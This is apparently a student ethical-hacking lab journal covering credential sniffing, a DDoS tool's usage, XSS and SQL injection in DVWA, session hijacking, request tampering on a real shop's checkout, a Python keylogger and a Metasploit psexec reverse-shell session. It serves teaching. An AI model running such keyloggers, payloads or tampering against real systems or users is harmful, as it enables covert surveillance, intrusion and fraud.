
Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.



Step 11: You will see the email- id and password that you used to log in.



DOS

Using NEMESIS

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\admin>cd C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0
C:\Users\admin\Downloads\EH\NEMESIS 1.0.0\NEMESIS 1.0.0>NEMESIS.exe
ERROR: Missing argument: host
ERROR: Missing argument: port
ERROR: Missing argument: threads

nemesis.exe - NEMESIS DDoS Tool

Usage: nemesis.exe -h <host> -p <port> -t <threads> [-T]

Available commands:
-----  

-T, --usetor      Use TOR
-h, --host        Specify a host without http://
-p, --port        Specify webserver port
-t, --threads    Specify number of threads
-?, --help        Shows the help screen.
```

PRACTICAL NO. 6

AIM: Simulate persistant Cross Site Scripting attack.

The screenshot shows two instances of the Damn Vulnerable Web Application (DVWA) running in Mozilla Firefox. The left window displays the 'XSS stored' section of the application. A user has entered 'Test 1' into the 'Name' field and injected the script <script>alert('This is a XSS Exploit Test')</script> into the 'Message' field. Below the form, a message box shows the injected code: 'Name: test' and 'Message: This is a test comment.' The right window shows the result of the exploit: a modal dialog box titled 'This is a XSS Exploit Test' with an 'OK' button, indicating that the injected JavaScript was executed successfully.

PRACTICAL NO. 7

AIM: Session impersonation using Firefox and Tamper Data add-on

A] Session Impersonation


STEPS

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install EditThisCookie or Cookie Import/Export or any other Cookie tool
4. Then Click on Cookie extension to get cookie
5. Open a Website and Login and then click on export cookie



Logout from the webpage once the cookie got exported

Paste the cookie in the tool which you have exported and click on green tick



And you are in

The screenshot shows the SEMRUSH SEO Toolkit dashboard. The left sidebar includes links for SEO Dashboard, COMPETITIVE RESEARCH (Domain Overview, Traffic Analytics, Organic Research, Keyword Gap, Backlink Gap), KEYWORD RESEARCH (Keyword Overview, Keyword Magic Tool, Keyword Difficulty, Organic Traffic Insights), LINK BUILDING (Backlink Analytics, Backlink Audit, Link Building Tool), and RANK TRACKING. The main dashboard has sections for "Add domains and monitor their performance" (with a search bar), "Position Tracking" (with a table showing project names, visibility, and update status), "Site Audit" (with a table showing site health and trend for projects like Pholio, DCC, BuyTheTop10, reer, appzoro), and "On Page SEO Checker" (with a table showing project names, ideas, and descriptions for BuyTheTop10, appzoro, DCC). There are also "Social Media Tracker" and "Brand Monitoring" sections.

Tamper DATA add-on

1. Open FireFox
2. Go to Tools > Addons > Extension
3. Search and install Temper Data

Select a website for tempering data e.g(razorba)


The screenshot shows a Firefox browser window with the address bar pointing to www.razorba.com/cart.aspx. The main content area is a 'Shopping Cart' page. The cart contains one item: 'Razorba 8JUMx Power Starter Edition' at \$79.00. To the left of the cart, there's a sidebar titled 'Reported By:' listing various media sources like Maxim Magazine, FHM Magazine, Stuff Magazine, etc. On the right side of the cart, there's an advertisement for 'Need the Greatest Razor to use with your Razorba Shaver?' and another for 'Need to apply Shaving Cream to your back?'. A 'Tamper Data - Ongoing requests' extension window is overlaid on the bottom right, displaying a table of network requests with columns for Request Header Name, Request, Response Header Name, and Response.

Select any item to but
Then Click to add cart

Then Click on tool for tempering Data

The screenshot shows a Firefox browser window with the address bar pointing to www.razorba.com/checkout.aspx?c=payment. The main content area is an 'Order Summary' page showing a total of \$273.01. Below this is a 'Choose Payment Method' section with buttons for Visa / MasterCard, Discover, American Express, PayPal, and Mail or FAX. A note at the bottom of the payment section states: 'U.S.A. and Canada orders. Charge will appear on your statement from Gramercy LLC. 100% secure online order processing provided by VeriSign with 128-bit encryption.' A 'Tamper Data - Ongoing requests' extension window is overlaid on the bottom right, showing a table of network requests with columns for Request Header Name, Request, Response Header Name, and Response.

Then Start tempering the data




Here you go




PRACTICAL NO. 8

AIM: Perform SQL injection attack.

Step 1 : Open XAMPP and start apache and mysql.



Step 2 : Go to web browser and enter site localhost/phpmyadmin.



Step 3 : Create database with name sql_db.

User	Host	Password	Global privileges	Grant	Action
Any %	-	USAGE	No	Edit Privileges Export	
Any linux	No	USAGE	No	Edit Privileges Export	
Any localhost	No	USAGE	No	Edit Privileges Export	
pma localhost	No	USAGE	No	Edit Privileges Export	
root linux	No	ALL PRIVILEGES	Yes	Edit Privileges Export	
root localhost	No	ALL PRIVILEGES	Yes	Edit Privileges Export	

Step 4 : Go to site localhost/sql_injection/setup.php and click on create/reset database.



Step 5 : Go to login.php and login using admin and .



Step 6 : Opens the home page.




Step 7 : Go to security setting option in left and set security level low.

The screenshot shows the DVWA Security interface. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The 'SQL Injection' item is currently selected and highlighted in green. The main content area is titled 'DVWA Security' and contains a section for 'Script Security'. It states that the security level is currently 'high' and provides instructions for changing it to 'low', 'medium', or 'high'. A dropdown menu is set to 'low', and a 'Submit' button is present. Below this is a section for 'PHPIDS', which is currently 'disabled'. It includes links for 'enable PHPIDS' and '[Simulate attack] - [View IDS log]'. The browser address bar shows 'localhost/Sql_injection/security.php'.

Step 8 : Click on SQL injection option in left.

The screenshot shows the DVWA Vulnerability: SQL Injection interface. The left sidebar menu is identical to the previous screen, with 'SQL Injection' selected and highlighted in green. The main content area is titled 'Vulnerability: SQL Injection'. It features a 'User ID:' input field with a 'Submit' button. Below this is a 'More info' section containing several links related to SQL injection, such as security reviews and Wikipedia articles. The browser address bar shows 'localhost/Sql_injection/vulnerabilities/sql/'. The top status bar indicates '151 SQL Injection Part 1 ...'.

Step 9 : Write "1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) interface. The title bar says "localhost / 127.0.0.1 | phpMyAdmin" and "Damn Vulnerable Web App (DVWA)". The main content area shows the "Vulnerability: SQL Injection" page. On the left, there's a sidebar with links like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content has a "User ID:" input field containing "1" and a "Submit" button. Below the input field, the output shows: "ID: 1", "First name: admin", and "Surname: admin".

Step 10 : Write "a' or '='" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The sidebar and title bar are identical to the previous screenshot. The main content shows the "User ID:" input field containing "'a' or '='" and a "Submit" button. Below the input field, the output shows five rows of data, each starting with "ID: a' or '='":


ID	First name	Surname
ID: a' or '='	First name: admin	Surname: admin
ID: a' or '='	First name: Gordon	Surname: Brown
ID: a' or '='	First name: Hack	Surname: Me
ID: a' or '='	First name: Pablo	Surname: Picasso
ID: a' or '='	First name: Bob	Surname: Smith

Step 11 : Write "1=1" in text box and click on submit.



A screenshot of a web browser showing the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1%3D1&Submit=Submit#`. The main content area displays the title "Vulnerability: SQL Injection". Below it is a form with a "User ID:" label and a text input field containing "1=1". To the right of the input field is a "Submit" button. Underneath the input field, the output shows: "ID: 1=1", "First name: admin", and "Surname: admin". On the left side, there is a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (the current option, highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored.

Step 12 : Write "1*" in text box and click on submit.



A screenshot of a web browser showing the DVWA SQL Injection page. The URL is `localhost/sql_injection/vulnerabilities/sql/?id=1*&Submit=Submit#`. The main content area displays the title "Vulnerability: SQL Injection". Below it is a form with a "User ID:" label and a text input field containing "1*". To the right of the input field is a "Submit" button. Underneath the input field, the output shows: "ID: 1*", "First name: admin", and "Surname: admin". On the left side, there is a sidebar menu with various options like Home, Instructions, Setup, Brute Force, Command Execution, CSRF, Insecure CAPTCHA, File Inclusion, SQL Injection (the current option, highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored.


PRACTICAL NO. 9

Aim: - Create a simple keylogger using python

Code: -

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%(asctime)s:%(message)s')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

Output: -



The screenshot shows a Notepad window titled "key_log.txt - Notepad". The window contains a list of log entries, each consisting of a timestamp, a comma, a timestamp, a colon, and a character enclosed in single quotes. The entries are as follows:

```
2018-11-04 22:30:58,825:u'h':  
2018-11-04 22:30:59,315:u'e':  
2018-11-04 22:30:59,683:u'l':  
2018-11-04 22:30:59,898:u'l':  
2018-11-04 22:31:00,098:u'o':  
2018-11-04 22:31:19,914:Key.space:  
2018-11-04 22:31:20,490:u'w':  
2018-11-04 22:31:20,641:u'o':  
2018-11-04 22:31:21,187:u'r':  
2018-11-04 22:31:21,378:u'l':  
2018-11-04 22:31:21,602:u'd':
```

PRACTICAL NO. 10

AIM: Using Metasploit to exploit

Steps:

Download and open metasploit

Use exploit to attack the host

Create the exploit and add the exploit to the victim's PC

```
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 192.168.1.100
RHOST => 192.168.1.100
msf exploit(psexec) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(psexec) > set LHOST 192.168.1.5
LHOST => 192.168.1.5
msf exploit(psexec) > set LPORT 4444
LPORT => 4444
msf exploit(psexec) > set SMBUSER victim
SMBUSER => victim
msf exploit(psexec) > set SMBPASS s3cr3t
SMBPASS => s3cr3t
msf exploit(psexec) > exploit

[*] Connecting to the server...
[*] Started reverse handler
[*] Authenticating as user 'victim'...
[*] Uploading payload...
[*] Created \hikmEEE.M.exe...
[*] Binding to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Bound to 367abb81-9844-35f1-ad32-98f038001003:2.0@ncacn_np:192.168.1.100[\svcctl] ...
[*] Obtaining a service manager handle...
[*] Creating a new service (ciWyCVEp - "MXAVZsCqfRtzWScLdexnD")...
[*] Closing service handle...
[*] Opening service...
[*] Starting the service...
[*] Removing the service...
```